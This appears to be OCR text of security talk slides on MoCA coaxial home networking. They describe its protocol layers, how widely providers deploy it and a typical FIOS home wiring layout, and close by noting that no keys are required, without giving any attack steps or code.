Raspberry MoCA

A recipe for compromise

Your Presenter

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
The views presented in this talk do not reflect the views of my employer. It is an independent work.


Media over Coaxial Alliance

- A bunch of media companies got together
- How to make use of widely deployed coaxial cabling to deliver content?
  - Shielded
  - Lots of frequency bandwidth
  - Carries signal 500 feet




- PHY/MAC specification
- Creates a network of the coaxial bus
- Delivers guaranteed bandwidths at certain distances

What does MoCA look like?



MoCA Operation: PHY


- PHY is the coaxial cable
- Frequencies & signaling
  - Orthogonal Frequency Division Multiplexing
  - WAN and LAN channel sets



MoCA Operation: MAC

- Media Access Control
  - Scheduled frames
  - Master node controller
  - Time Division Multiple Access
  - Assured speeds

PHY Rate (Mbps)	Minimum MAC Rate (Mbps)
≥275	139.87
250	130.78
225	119.45
200	107.74
175	95.64
150	81.98
125	68.32
100	54.65
75	39.82


Time ⟶
Movie Channel
Audio Channel
Cable Channel
System Information and Authorization
Cable Channel
Null PID - very rare on DBS systems!

MoCA, definitely caffeinated

- HDTV requirements
- Guaranteed speeds
- Enables ‘triple play’
- Desired by ISPs

More prevalent than Starbucks

- Most consumers don’t even know they have it
- North American and European service providers already deploy it
- In other words, just about every broadband installation
  - FIOS
  - Cable/Xfinity
  - Dish/Satellite
  - DVR
  - STB

The Wall Wart


- Optical cable run from the neighborhood splitter to the home
- Optical Network Terminator (ONT) installed on the exterior of the home
  - Bridges the fiber to coaxial or CAT5 cable
  - ISP prefers coaxial → MoCA

MoCA Inside

- Actiontec Router
  - SPI firewall
  - NAT router
    - LAN - WAN
  - 2 MoCA nodes (NC)
  - MoCA-to-Ethernet bridge

- Digital Video Recorder
  - MoCA networking on board
  - Depends on Actiontec router
    - Time sync
    - TV channel data

Let’s draw that out a little more



DVR

STB

"Home Net" Bridge:
MoCA LAN
Ethernet LAN
Wireless LAN

ActionTec Router

House Exterior Wall

Coaxial Cable

2GHz 3-way Coaxial Splitter

Coaxial Cable

ONT

Fiber Optic Cable

MoCA Networks


Ground

FIOS


🟥 Promulgation of WAN network

🟩 Promulgation of LAN networks


No Keys Required



